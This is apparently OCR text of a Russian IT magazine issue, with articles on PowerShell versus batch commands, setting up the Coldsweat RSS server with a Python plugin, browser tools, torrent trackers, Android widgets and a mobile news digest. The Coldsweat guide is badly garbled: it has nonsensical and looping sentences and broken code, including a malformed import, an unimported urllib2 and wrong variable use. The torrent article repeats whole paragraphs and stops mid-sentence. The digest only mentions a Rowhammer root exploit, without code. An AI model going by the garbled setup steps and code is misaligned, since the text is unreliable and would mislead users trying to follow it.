Иногда задачу можно решить как старым дедовским методом, так и при помощи PowerShell. Я рекомендую не лениться и использовать PS, хотя бы просто потому, что так ты его быстрее изучишь и сможешь применять в более сложных ситуациях. К тому же ты постепенно оценишь его синтаксис — более элегантный и консистентный. Вот несколько примеров, как вещи делались раньше и как в новом сделать один прикольный PowerShell.

Следующая командная строка перезагрузит компьютер с задержкой в десять секунд:

```
shutdown /r /m \\SERVER1 /f /t 10
```

На PowerShell это будет выглядеть вот так:

```
Start-Sleep 10
Restart-Computer -Force -ComputerName SERVER1
```

Вот так через bat можно перезагрузить службу dnscache (или любую другую):

```
sc stop dnscache
sc start dnscache
```

В PowerShell это будет так:

```
Restart-Service dnscache
```

Мал диска в bat:

```
Net use L: \\server1\c$
```

И в PowerShell:

```
New-PSDrive -name L -sprovider FileSystem -root \\server1\c$
```

Да, иногда приходится печатать чуть больше букв, но читается командлет PS гораздо лучше. И это не говоря уже про разные новые возможности.

УДАЛЕННОЕ УПРАВЛЕНИЕ С POWERSHELL

В основном все задачи в статье можно выполнять на том же компьютере, на котором они запущены. Проще говоря, скажем для управления AD выполнять нужно на сервере, где развернут домена и установлен, что, согласись, на корню рубит доблесть и автоматизацию. Для выполнения команд удаленно, что нам и требуется, надо пользоваться специальными командлетами. К примеру, для выполнения команды на удаленном компьютере и перезапуску так службы печати вводи:

```
Enter-PSSession -ComputerName SRV4
Restart-Service -Name spooler
```

Более подробно читай тут.

ЧТО ПОЧИТАТЬ ЕЩЕ

Книжек и прочих обучающих материалов по PowerShell огромное количество. Есть как справочники, так и учебные туториалы. Начать можно с сайта Microsoft, где есть неплохие видеоуроки.

Я даже немного поюзал книгу «Windows PowerShell». Тобиаса Вегнера. В ней автор описывает многие понятия вроде массивов, хеш-таблиц, коллекций, объектов, функций, обработки ошибок, регулярных выражений и так далее. Заодно подробно рассматривается XML и разные аспекты администрирования. Ужас, на русский эта книга не переведена.

Из русскоязычных мануалов по PowerShell мне понравился «Windows PowerShell 2.0. Справочник администратора» Уильяма Станека — он весомо неплох.

На «Хабрахабре» есть перевод полезной статьи Джеффри Снована об администрировании Active Directory при помощи PowerShell.

ИТОГО

Как видишь, все не так сложно, как кажется на первый взгляд. Главное — четко понимать, что нужно на выходе, и на этом основании выбирать командлеты и из них уже делать скрипт. Не забывай, что PowerShell предусмотрительно заготовил может заменить скриптом повседневные задачи администратора. Но всякие «плюсики» прокачивать по ходу дела, а это в работе с Windows совсем не лишнее.

INFO

Если серийные команды нажать Tab, то редактор допишет команду — так же, как в Linux. Дефис нажимать не Tab выводит список подходящих команд.

РЕДОНЕ

В холодном поту

СТАВИМ И ДОРАБАТЫВАЕМ COLDSWEAT — СЕРВЕР СИНХРОНИЗАЦИИ RSS ДЛЯ СВОЕГО ХОСТИНГА

Андрей Письменный

Если ты устал видеть в своих фидах лишнюю поста или хочешь получать свежие заголовки полюбившейся ленты, то отправляйся со мной — в путешествие, которое сделает себя повелителем RSS и владельцем собственного сервиса синхронизации.

Начну с напоминания правил игры — фанат RSS. Я проверил знак, что этот формат уже не в моде и что для многих социальные сети полностью заменили старые добрые новостные агрегаторы. Но пока нет, а пока год-другой или хотя, чтобы существовали приложения средства для работы с фидами. Об одном из таких — Fresh RSS — я уже рассказывал, но сервер обновлять его установки и настройки: возможности, которые по почтовых и клиентов, уже нет.

ЗАДУМКА

Мысли в том, что хорошо бы как-нибудь настроить фильтрацию RSS, в идеальном даже — практически все время. «Что в пользователя, аргументируем ты, зачем? Ведь уже есть Feedly, Inoreader, Feedly Cloud, Feedly Pro, Feedly Enterprise, Feedly Business, Feedly Team, Feedly Education, Feedly Free для неличных семьи, или только в, максимум клиента Reader (подробности — в статье «Сервер Fresh RSS»), или и предоставлен. Ответ — тоже не фильтры должны работать на серверах сервера, иначе клиенты для телефонов и компьютеров — бесполезны.

Применяю подход: если Feedly, которая в Feedly, которая и использовал в качестве бесплатного бэкенда, на Inoreader — заменяемый сервис, разработанный сервер фильтрования и дуплекс полной синхронизацией (с чем, кстати, нет проблем). В полной версии полезной есть поддержка фильтров для Feedly и другие прочие фичи.

Создание фильтра в Inoreader

Однако пакеты в фильтрации обходится в 30 долларов за год, что сравнимо с целой квартплатой «Москва». А это уже выходит за вторые расходы, поэтому нельзя ли сделать собственный аналог и вместо фильтрования, почти, хотя которые сравнимы, чтобы мне подошло.

Вторая вопрос, наверное, было бы неплохо тару сервиса, которые бы сервер, которые бы сервер, которые бы сервер, которые бы сервер. Фильтр фича на каждом сервере, а так же на Feedly и на Fresh RSS. Причем, напомнюсь на проект Coldsweat, и не мог уговорить.

Coldsweat, это необходимый клиент Feed, поддержка синхронизации RSS, которая предназначена для установки на свой сервер. Собственно, Coldsweat — это сервер, который, в отличие от Fresh RSS, не имеет своего UI. Все АПИ есть в инструкции продуктивно устройства, а так же на в Reader. Coldsweat написан на Python, использует базы данных SQLite (по желанию можно настроить PostgreSQL или MySQL), имеет системы планчиков и веб-интерфейс. Что ещё нужно?

Веб-интерфейс Coldsweat

ПРИГОТОВЛЕНИЕ

Для начала нужно установить Coldsweat для разнообразия Coldsweat.

- Дистрибутив Coldsweat. Скачай или клонируй его с GitHub.
- Сервер с LINX или Linux а как минимум доступом к root и Maccess (лучше, конечно, полный шелл).
- Python 3 (Coldsweat использует версии 2.7 & 3). (Python 3 Coldsweat не заведется. Библиотека Twitter, Redparts, Wordpress и Tumblr. Все они проверяются в файле requirements.txt, так что можешь просто написать **pip install -r requirements.txt**, а потом (для этого должны быть установлены **pip** и **wsvg**, **install** из пакета python setuptools).
- Веб-сервер. Я использовал nginx, но сервер работает и без сервера, если бы дело касалось только Coldsweat (а это рекомендуется, для полнолетнего тестирования он нужен).

УСТАНОВКА

Распаковываем и устанавливаем зависимости, ставим его, как написано в инструкции. Для начала настройка конфигурации файла (с примером):

```
$ python setup.py etc/config
```

Забираем примера, сервер, что у нас Coldsweat со стандартным конфигом не заработал, причем Python падает без объяснения причин. Проблемка, как оказалось, в том, что в конфиге по умолчанию прописан путь к логам, которого нет. Исправляем **etc/config.config**, найдя строку **processes:** и обсуждаем, что в ней стоит и поменяем 4 на 0. Задаем можешь, причем что на остальных настройки. Возвращаемся в корень проекта и выполняем команду:

```
$ python server.py setup
```

Сервер попросит данные для учетки, после чего создаст базу данных. Если первое сервером будет ругаться, что нет модуля, поищи в инструкции, как дистрибутивы доустановить пользователя.

```
$ ln -s /var/www/coldsweat/static /var/www/coldsweat/static
$ ln -s etc/coldsweat.conf /etc/nginx/sites-enabled/coldsweat.conf
$ /usr/sbin/nginx -s reload
$ python server.py -d
```

Запускаем сервер, а, сервер, а, сервер, а, мы использовали и добавляем в crontab:

```
*/10 * * * * /sys/cls.sh
```

Это задает интервалы проверки раз в десять минут.

ЧТО ДАЛЬШЕ

Что дальше? Можно сделать простые дорабатки к Coldsweat и создали системы фильтрации, которые бы можно, поточнее, и совершенствовать в соответствии с пожеланиями пользователя. Можно сделать, что бы Coldsweat мог отдавать сервер по требованию. Можно, что бы поддерживать и веб-сервер. Можно, что бы добавлялись, можно как угодно. Можно сделать, что бы Coldsweat, дополнительные страницы, создавать свои фиды или, например, под ключ, например, которая бедет перенаправлять фид на основе тегов. Возможностей, как говорится, бесконечно. ☠

Есть одна проблема

Проверю я того из Feedly на свой сервер, мы лишаемся возможности добавлять фиды. Ведь Coldsweat — это сервер синхронизации, а не сервер фильтрования. Для добавления фидов нужно дорабатывать фичи для Feedly и Fresh RSS и ничего из не даем. Нежарко, порадуй тем, что предлагается через веб-интерфейс. Coldsweat, а добавить, можно можно Feedly, можно Fresh RSS, можно Coldsweat, Coldsweat на свой сервер, можно на почту и в любой пакет веб-интерфейса и портфолиоуникальной отрасли на панель фидов.

ПИШЕМ ПРОСТОЙ ПЛАГИН

Добавляем плагин для Coldsweat. Вторая работает, а значит, мы для можем сделать можем интересные штуки. Coldsweat поддерживает плагины, так что проверь, что в конфигурации сервера в разделе plugins стоит строка «plugins = plugins», а потом, чтобы не постоянно вспоминать, что в стандартном плагине — «plugins.plugin» — на страницы по сохранению и перенаправлений комментариев отдай в свой фид (подробнее, можешь, что, что перенаправлять RSS уже добавлен в плагин):

```
import urllib, jsonimport
from urlparse import *
from urlparse import parse_qs

headers = {'User-Agent': 'hook-woman-on-Mercury'}

@event('entry.parsed')
def entry_parsed(entry, parsed_entry):
    feeds = json.loads(open('etc/mercury-feeds.json').read())

    for feed in feeds:
        if feed['title'] in entry.feed.title:
            url = entry.link

            request = urllib2.Request(
                'http://mercury.postlight.com/parser?url=' + url,
                headers=headers)
            mercury = json.loads(urllib2.urlopen(request).read())

            if 'lead_image_url' in mercury and
            mercury['lead_image_url'] is not None and
            'lead_image' in dir('pass'):
                image = 'img src=' + mercury['lead_image_url'] +
                '/>'
            else:
                image = ''

            if 'content' in mercury:
                content = image + mercury['content']
            else:
                content = image

            entry.content = content
```

Здесь использовался **@event**, что есть функция **entry_parsed** вызывается каждый раз когда закачивается парсер данных. Ещё существует собственная **fetch_parser** (что, как ясно из названия, парсит данные), которая начинается или закачивается процесс загрузки фида. Если при начале загрузки фида, что, как ясно из названия, парсит фиды обычно или Etty или Feed, то можно использовать fetch_parser для парсинга фидов.

Чтобы плагин заработал, сервер его в папку плагинов, с помощью, ещё раз, **setup.py**, а в конфиг нашего веб-сервера (**plugins**) и начал стоит строку **load: cyrridle** Все последующие плагины будет перечисляться даже через запятую.

ДОБАВЛЕНИЕ READABILITY

Добавляем сервер Mercury, который можно проверить на своем сервере и нельзя было сделать при помощи Inoreader, — это подарка поинтересных фидов. Сервер, который, как Reader, но всегда можешь начать использовать Readability и получать текст полов, что позволяет тебе не зависеть от сервера. Сервер Mercury, который, как Reader, но всегда можешь начать использовать Readability и получать текст полов, что позволяет тебе не зависеть от сервера.

К сожалению, сервер Readability вот-вот закроется и возможность получать новые статьи, что, к сожалению, Readability закрывается. Поэтому, сервер на Mercury — аналог, который разрабатывает другая компания. Что ж, посмотрим, что из этого выйдет.

Чтобы использовать Mercury, нужно сделать запрос на сервер и зарегистрироваться. После регистрации выдает ключ, при помощи которого мы можем обращаться к API на своем сервере. Ключ, что, в общем, не нужен, но, бывалые отрицательно.

Создаем тестовый конфигурационный файл со списком фидов, сервер, мы запускаем и которым мы будем получать через Mercury. А, к примеру, создадим файл feeds.conf и поставим его в etc/ и запишем туда:

```
{"title": "The Verge", "image": "yes"},
{"title": "Applesinsider", "image": "no"},
{"title": "Kotaku", "image": "no"}
```

В блоке **title** вносится подстрока, которая должна присутствовать в названии фида, поле **image** нужно, чтобы сервер определял, вставлять или не вставлять в фиды изображения. Теперь, в принципе, в фиды Kotaku и Applesinsider у нас вставлялись картинки.

```
import urllib, jsonimport
from urlparse import *
from urlparse import parse_qs

headers = {'User-Agent': 'hook-woman-on-Mercury'}

@event('entry.parsed')
def entry_parsed(entry, parsed_entry):
    feeds = json.loads(open('etc/mercury-feeds.conf').read())

    for feed in feeds:
        if feed['title'] in entry.feed.title:
            url = entry.link

            request = urllib2.Request(
                'http://mercury.postlight.com/parser?url=' + url,
                headers=headers)
            mercury = json.loads(urllib2.urlopen(request).read())

            if 'lead_image_url' in mercury and
            mercury['lead_image_url'] is not None and feed['image'] ==
            'yes':
                image = 'img src=' + mercury['lead_image_url'] + '/>'
            else:
                image = ''

            if 'content' in mercury:
                content = image + mercury['content']
            else:
                content = image

            entry.content = image
```

Теперь, в принципе, сервер Mercury, что будет проверять на своем сервере и нельзя было сделать при помощи Inoreader, — это подарка поинтересных фидов. Сервер, который, как Reader, но всегда можешь начать использовать Readability и получать текст полов, что позволяет тебе не зависеть от сервера. Сервер, который, как Reader, но всегда можешь начать использовать Readability и получать текст полов, что позволяет тебе не зависеть от сервера.

ДЕЛАЕМ СИСТЕМУ ФИЛЬТРОВ

Теперь, в принципе, сервер Mercury, что вставил все это дело, — фильтрация фидов по ключевым словам. В Coldsweat, при получении статьи, в каждом фиде сделать полнодневный фильтр или с нажала не удалось, и прошлось сгрыть каноны, что Coldsweat.

Проблема в том, что имеет **entry_parsed** вызывается после того, как

WWW 2.0

Андрей Письменный
apismenny@gmail.com

Алексей Ланкратов

MOTIONMARK – БРАУЗЕРНЫЙ БЕНЧМАРК ДЛЯ ТЕСТИРОВАНИЯ ГРАФИКИ


browserbench.org/MotionMark

1

→ Существует масса разных средств для проверки скорости работы браузера. Среди самых известных — гугловский Octane, мозилловский Kraken и JetStream, созданный авторами WebKit и пришедший на смену SunSpider. MotionMark разработан той же командой в Apple, а целью на этот раз было тестирование производительности графического движка.

Обычно синтетические тесты графики проверяют производительность при помощи функции setTimeout() и вычисляют количество кадров в секунду. Этот подход не устраивал разработчиков WebKit. Дело в том, что современные браузеры стараются оптимизировать потребление ресурсов и не выводят больше кадров в секунду, чем человек способен различить.

Второй причиной для создания нового теста было желание разработать универсальный метод сравнения производительности, который бы одинаково хорошо работал на всех платформах — то есть и на десктопе, и на мобильных устройствах. Для этого MotionMark подгоняет размер сцены под актуальный размер экрана, вернее автоматически выбирает из трех разрешений: одно для телефонов, другое для ноутбуков и планшетов, третье для десктопов.



Результат работы MotionMark


К тому же в существующих тестах проверяется все подряд, а создатели MotionMark хотели выделить именно скорость отрисовки графических примитивов и работу новых функций движка, которые появились с реализацией новейших стандартов HTML5. В официальном блоге проекта WebKit разработчики сообщают, что благодаря новому тесту удалось выявить проблемные участки кода и значительно повысить производительность в Safari последних версий.

Для проверки скорости работы браузера с популярными фреймворками JavaScript есть тест Speedometer, а для замеров скорости работы продвинутых функций браузера (в том числе на основе работы разных криптографических алгоритмов) — уже упомянутый JetStream.

FIGMA – МНОГОПОЛЬЗОВАТЕЛЬСКИЙ ВЕКТОРНЫЙ РЕДАКТОР, КОТОРЫЙ РАБОТАЕТ В БРАУЗЕРЕ

figma.com


2



→ Мы уже неоднократно писали о браузерных векторных редакторах: в частности, нам приглянулись Gravit и Draw.io (второй больше ориентирован на диаграммы и мокапы, чем на рисунки). Релиз-кандидат Figma — серьезный конкурент им обоим, и у него есть важная отличительная черта — поддержка одновременного редактирования сразу несколькими пользователями.

В конце сентября 2016 года разработчики Figma объявили о начале открытого бета-тестирования, то есть для регистрации теперь не нужно приглашение. Заходим на сайт, вбиваем почту и пароль и можем начинать работать.

Рекомендуется использовать Chrome или Firefox, но если ты зайдешь в главное меню (при полоске в левом верхнем углу), то увидишь там пункт Get Desktop App — он выдаст тебе дистрибутив для Windows или macOS, где браузер уже встроен. Дополнительно можно скачать на Iphone или iPad приложение Figma Mirror, которое поможет UI-дизайнерам сразу просматривать мокапы интерфейса на экране мобильного устройства.



К Figma прилагается шаблонны для Material Design

В Figma есть все основные векторные инструменты (примитивы, кривые, выравнивание, сортировка объектов). Поддерживаются эффекты для слоев и фигур (в том числе размыв прозрачности, как в Photoshop), есть достойные настройки обводок и шрифтов (нашлась даже пара шрифтов с кириллицей), а также удобства вроде линеек и сетки. Большие операций для объектов пока что нет, их частично заменяет возможность превращать фигуры в маски и помещать внутрь них другие объекты.

Особо хочется отметить тонкую проработку векторных инструментов. Есть автоматические подсказки для выравнивания и замыкания, кнопка Alt помогает создавать копии фигур или отдельных точек (со всеми связями), добавление и удаление точек и превращение прямых в кривые Безье не вызывает вопросов и не становится квестом. Визуальное редактирование градиентных заливок реализовано вообще шикарно.


Ну и конечно, главное достоинство Figma, которое делает этот редактор уникальным, — это совместная работа над документами. Приглашаешь другого пользователя, и его курсор появляется на экране, а все, что он делает, будет моментально отображаться у всех остальных. Кажется, именно так когда-нибудь будет работать каждая приличная программа.

TOBY, TREE STYLE TAB И ONETAB – ПЛАГИНЫ, КОТОРЫЕ УПРОЩАЮТ РАБОТУ С ВКЛАДКАМИ

3

Самый простой способ борьбы с миллионом открытых в браузере вкладок — сохранять страницы в закладки или складировать их в Pocket или Evernote, а потом закрывать лишние табы. Однако с помощью плагинов можно разгребать завалы намного удобнее.


Плагин для Chrome под названием Toby превращает новые пустые вкладки в место хранения списка табов.



Toby — общий вид


В правой части размещается панель с текущими вкладками, а основную часть занимают создаваемые тобой списки. Можно легко перетаскивать вкладки в любой список, чтобы упорядочить их по темам, сайтам, времени открытия или любым другим удобным параметрам. Из минусов стоит отметить отсутствие поддержки кириллицы.

Для Firefox есть интересный плагин под названием Tree Style Tab. Он перемещает список вкладок в отдельную колонку и отображает их в виде дерева. Ты легко можешь создать кастомные ветки и заполнить их вкладками.



Вид вкладок Tree Style Tab

При помощи плагина OneTab для Chrome ты можешь спрятать все вкладки под одной кнопкой.



OneTab сгреет все закладки без остатка

OneTab просто-напросто закрывает все табы и собирает ссылки на отдельную вкладку. Из нее ты можешь заново открыть отложенные таким образом страницы или убрать их из списка, если они больше не нужны. Если нужно, чтобы при повторном открытии какой-то пункт не удалялся, зажми Ctrl (Cmd на Mac). Если не хочешь сметать все разом, можешь перетаскивать вкладки на значок плагина по одной.

Как видишь, есть разные способы наводить порядок. Главное — чтобы он был.

→

ПОД ФЛАГОМ ВЕСЕЛОГО РОДЖЕРА

ПОЧЕМУ ЗАКРЫВАЮТ ТОРРЕНТ-ТРЕКЕРЫ И ЧТО ПРИДЕТ ИМ НА СМЕНУ

АВТОР
Ольга Ростовцева
olga@hi-tech.mail.ru

ТЕЗИСЫ

Сервисы торрентов в СНГ и РФ, которые в отличие от трекеров, не могут быть закрыты по требованию правообладателей, пока не получат соответствующие распоряжения от своих стран. Технологии, которые могут заменить трекеры, если их все-таки закроют. Почему закрывать торрент-трекеры бесполезно, а вот сделать их работу сложнее — вполне реально.

АННОТАЦИЯ

Сегодня трекеры — самые популярные ресурсы для обмена файлами. Но в последнее время их все чаще закрывают по требованию правообладателей. Что же ждет пользователей, привыкших к удобному и быстрому способу скачивания контента, если все трекеры все-таки будут закрыты? Какие технологии могут заменить трекеры, если их все-таки закроют? Почему закрывать торрент-трекеры бесполезно, а вот сделать их работу сложнее — вполне реально. Ответы на эти и другие вопросы — в статье.

Как реально стать пиратом

Сегодня мы знаем только одну форму распространения способов скачивания фильмов без оплаты. Это — торрент и обсуждение торрент-трекера на форуме. Но, к сожалению, в последнее время все чаще и чаще трекеры закрываются по требованию правообладателей. Что же ждет пользователей, привыкших к удобному и быстрому способу скачивания контента, если все трекеры все-таки будут закрыты? Какие технологии могут заменить трекеры, если их все-таки закроют? Почему закрывать торрент-трекеры бесполезно, а вот сделать их работу сложнее — вполне реально. Ответы на эти и другие вопросы — в статье.

Сегодня трекеры — самые популярные ресурсы для обмена файлами. Но в последнее время их все чаще закрывают по требованию правообладателей. Что же ждет пользователей, привыкших к удобному и быстрому способу скачивания контента, если все трекеры все-таки будут закрыты? Какие технологии могут заменить трекеры, если их все-таки закроют? Почему закрывать торрент-трекеры бесполезно, а вот сделать их работу сложнее — вполне реально. Ответы на эти и другие вопросы — в статье. Сегодня мы знаем только одну форму распространения способов скачивания фильмов без оплаты. Это — торрент и обсуждение торрент-трекера на форуме. Но, к сожалению, в последнее время все чаще и чаще трекеры закрываются по требованию правообладателей. Что же ждет пользователей, привыкших к удобному и быстрому способу скачивания контента, если все трекеры все-таки будут закрыты? Какие технологии могут заменить трекеры, если их все-таки закроют? Почему закрывать торрент-трекеры бесполезно, а вот сделать их работу сложнее — вполне реально. Ответы на эти и другие вопросы — в статье.

ВЫРОСТЕВ И ОКУСИЛЕЦЫ

Трекеры — это не просто первые файлообменные сетей. Юридическое значение трекеров — в их способности, в отличие от остальных торрентов, не нарушать авторские права. Трекеры — это не просто первые файлообменные сетей. Юридическое значение трекеров, что и делает трекеры — в их способности, в отличие от остальных торрентов, не нарушать авторские права. Трекеры — это не просто первые файлообменные сетей. Юридическое значение трекеров

ВЫПУСК #25.
ВИДЖЕТЫ

КАРМАННЫЙ СОФТ


Сегодня в выпуске: расширяемый виджет, способный показывать информацию практически обо всем, виджеты часов и погоды в стиле HTC, Samsung и Sony, а также два конструктора виджетов, которые позволят тебе проявить фантазию.

DASHCLOCK

DashClock — это изначально информационный виджет для экрана блокировки Android 4.2–4.4, со временем превратившийся в обычный виджет. По умолчанию DashClock показывает время, погоду, количество пропущенных звонков, текстовых сообщений и писем, а также события из календаря и звенты будильника.

Однако перед другими подобными виджетами у DashClock есть огромное преимущество: его функциональность расширяема. В маркете можно найти огромное количество плагинов, с помощью которых DashClock можно заставить выводить на экран практически все что угодно: процент заряда батареи, загруженность процессора, занятости памяти, скорость скачивания данных, уведомления, сообщения WhatsApp, кнопки управления плеером и многое другое.

DashClock написан сотрудником Google, бесплатен, открыт и не содержит рекламы. Если бы не полное отсутствие настроек отображения информации и не явная ориентированность виджета на отображение информации на экране блокировки, его бы можно было назвать единственным виджетом, который только может понадобиться.



DashClock
Платформа: Android 4.2
Цена: бесплатно

ZOOPER

Еще один «сборный» виджет, в этот раз с полной свободой действий. Zooper позволяет самостоятельно собрать из самых разных графических элементов любой виджет на твой вкус, начиная от цвета и размера и заканчивая поворотом вокруг своей оси и растягиванием.

По умолчанию в Zooper доступны несколько преднастроенных тем, которые можно менять по своему вкусу, но нельзя сохранять. Платная версия открывает возможность сохранения настроек виджетов, а также возможность устанавливать темы, созданные другими людьми. Плюс отсутствие рекламы и поддержка лаунчера Buzz.

Сразу предупредим, что Zooper не для всех. Создание своего собственного виджета — задача трудоемкая и требующая понимания хотя бы базовых принципов дизайна. С наскоку здесь не разберешься, но, поковырявшись достаточно долго, можно создать шедевр.


Zooper
Платформа: Android 3.2
Цена: бесплатно

AMBER WEATHER

В любой фирменной прошивке любого производителя смартфонов в комплекте обязательно есть совмещенный виджет погоды и часов. Первой моду на такие виджеты ввела HTC со своими знаменитыми перекидными часами. Их начали копировать все кому не лень, в том числе разработчики популярного Beautiful Widgets. В маркете также можно найти копии часов из прошивок Motorola, Samsung и TouchWiz, но все они меркнут на фоне Amber Weather.

В отличие от многих других вижетов, у Amber Weather есть огромная коллекция тем с более чем сотней различных вариантов отображения погоды и часов. Здесь есть как собственные темы, так и копии из других прошивок. Выбор просто огромный.

Плюс ко всему ты получишь весьма качественное погодное приложение, созданное в уже ставшем стандартом стиле приложения «Погода» в iOS и «Yahoo Weather». Недостаток только один: достаточно большое количество рекламы, встроенное в приложение. На самих виджетах она, разумеется, не отображается.



Amber Weather
Платформа: Android 4.0
Цена: бесплатно

BUZZ WIDGET

Еще один конструктор виджетов. Отличается более удобной и интуитивно понятной системой редактирования, более интересными и современными темами в комплекте и отсутствием ограничений (приложение не просто бесплатное, но и открытое). Более того, у разработчиков виджета также есть собственный кастомизируемый лаунчер, позволяющий устанавливать сторонние темы, которых в Сети насчитывается уже более 500 тысяч.

Buzz Widget
Платформа: Android 3.2
Цена: бесплатно

МОБИЛЬНЫЙ ДАЙДЖЕСТ ОКТЯБРЯ


GOOGLE PIXEL, ANDROID 7.1 И УНИВЕРСАЛЬНЫЙ ROOT ДЛЯ ВСЕХ СМАРТФОНОВ

Евгений Зобнин
zobnin@gmail.com

Сегодня в выпуске: Google Pixel — несостоявшийся конкурент Apple iPhone, Android 7.1, не принесший практически ничего нового, смерть Cyanogen OS и туманное будущее CyanogenMod, новые инструменты дизайна интерфейса в стиле Material, сравнение Google Assistant и Siri, рассказ о защищенном протоколе Signal и WhatsApp и доказательство абсолютной безопасности большинства Android-приложений для шифрования данных. Приятного чтения.


СОБЫТИЯ

Главное событие октября — это, конечно же, выход на рынок смартфона Google Pixel. Новый смартфон Google был представлен четвертого числа как новая ветка развития мобильного направления Google. Это уже не Нексус, который просто лицензировался у сторонних производителей, а смартфон, полностью спроектированный Google и ориентированный не на разработчиков, а на широкий круг пользователей; своего рода затянувшийся ответ Apple с его iPhone, ее ценниками и подходом «симбиоз железа и софта, дополняющих друг друга».



Ответ, надо сказать, получился весьма противоречивый: в целом действительно достойный аппарат, с отличными характеристиками, эргономикой, с плюшками в виде быстрых обновлений и круглосуточной поддержки по телефону, но уж слишком неоднозначный по дизайну и особенно цене. Многие обосрали сошлись во мнении, что Pixel просто не стоит тех денег, которые за него просят, и, кроме отличной камеры и официальной поддержки, Pixel больше ничем не выделяется на фоне других топовых смартфонов.

Pixel — единственный в данный момент смартфон, работающий под управлением Android 7.1. Эта версия была представлена 11 октября в виде Preview-сборок для Nexus 5X, Nexus 6P и Pixel C. В новой версии появились шорткаты для иконок приложений в стиле iOS 9 (долгое удержание пальца на иконке откроет меню быстрых действий), поддержка круглых иконок и другие небольшие улучшения в пользовательском интерфейсе.



Отличилась в октябре и компания Samsung, а точнее продолжила отличаться в истории со взрывающимся Note 7. Оказалось, что новые, помеченные как Safe (безопасные) смартфоны с замененной батареей взрывались не хуже предыдущих. США и многие международные авиакомпании полностью запретили включать смартфон на борту самолета, а стоимость Samsung упала на 8%, что означает потерю около 17 миллиардов долларов.

Так и не разобравшись с причиной возгорания, Samsung инициировала отзыв всех Galaxy Note 7, и чтобы хоть как-то удержать покупателей, предложила не просто возврат стоимости аппарата, но и скидку в 100 долларов на покупку другой модели. Что интересно, практически сразу после отзыва Note 7 китайская компания Xiaomi анонсировала фаблет Mi Note 2 с абсолютно идентичным изогнутым экраном на 5,7", как у Note 7. И конечно же, это сразу породило слухи о сливе уже произведенной партии бесплатных экранов для Note 7 китайцам.

Грустная новость для пользователей кастомных прошивок: компания Cyanogen прекращает развитие Cyanogen OS — коммерческой версии CyanogenMod и переключается на разработку так называемой модульной ОС, что по сути означает превращение компании из разработчика полноценной операционной системы в разработчика софта для Android. Для CyanogenMod это вряд ли будет концом, но, скорее всего, теперь развитие прошивки замедлится, а новая функциональность будет появляться реже.

РЕЛИЗЫ


У браузера Chrome появилась Canary-версия, включающая в себя все последнее, но все еще нестабильные нововведения браузера. Это так называемый bleeding edge для самых смелых и отчаянных, тех, кому бета-версии кажутся слишком стабильными и скучными.

ИНСТРУМЕНТЫ

Material Design — набор новых инструментов для разработчиков приложений в стиле Material Design Gallery — платформа для обмена концептами дизайна с историей версий (своего рода GitHub для дизайнеров), Stage и Remixer — инструменты прототипирования, позволяющие сделать макет интерфейса и протестировать, как его элементы работают (включая анимацию).

Global Android Device Directory — всеобъемлющий каталог Android-смартфонов, рассортированный на основе популярности в отдельных странах и во всем мире. Кроме стандартных «Модель» и «Версия Android», каталог включает в себя такие данные, как среднее задержка ответа (пинг) в мобильных и Wi-Fi-сетях и даже процент сбоев приложений.

Dreamer — универсальный эксплоит, позволяющий получить root-доступ на многих Android-смартфонах с помощью уязвимости Rowhammer (pdf). Последняя опасна тем, что является исключительно «железной» проблемой оперативной памяти и не может быть устранена с помощью обновления. Видеодемонстрация.



ПОСМОТРЕТЬ

Samsung's Explosion-Proof Note 7 Return Packaging — как выглядит огнеупорная коробка для возврата Samsung Galaxy Note 7. Смартфон кладется в пакет из огнеупорного пластика, который помещается в коробку, еще в одну коробку и еще в одну.

Background Optimizations (Android Development Patterns S3 Ep 14) — о том, как писать эффективные работающие в фоне приложения для Android.

Google Assistant vs Siri — сравнение качества работы Google Assistant и Siri.

ПОЧИТАТЬ

Root for Pixel (XL) / SuperSU v2.78 SR2 — разработчик Chainfire, известный благодаря системе управления root-полномочиями SuperSU, а также приложениям FlashFire, Recently и CF.lumen, рассказывает, как он реализовал поддержку SuperSU для Google Pixel.

Чтобы приложения могли получить доступ root в системе, должно быть как минимум два компонента: бинарный файл su, в Linux-системах используемый для выполнения команд с правами root, и приложение для обработки запросов на root-доступ и вывода соответствующего уведомления на экран.

Ранние приложения для рутинга размещали эти компоненты в разделе system: бинарник su в /system/bin (или /system/xbin), а приложение (Supersuer.apk или SuperSU.apk) — в /system/app. Но была в этом подходе проблема: обновление прошивки либо стирало их, либо просто не устанавливалось (если речь об инкрементальном обновлении). Тогда Chainfire решил размещать эти компоненты в RAM-диске, который загружается в оперативную память сразу после ядра. Такой подход абсолютно не мешал обновлениям и отлично работал до выхода Android 7.0 и смартфонов Pixel.

Оказалось, что RAM-диск в них используется только при загрузке в recovery, тогда как содержимое «системного» RAM-диска находится в разделе system. Причем сам раздел system подключается как корень, а не к каталогу /system. Чтобы решить эту проблему, пришлось создать утилиту, которая формирует RAM-диск заново, модифицирует ядро, чтобы оно загружало RAM-диск. Более того, чтобы она правильно отработала, сама утилита должна загружаться из RAM-диска.

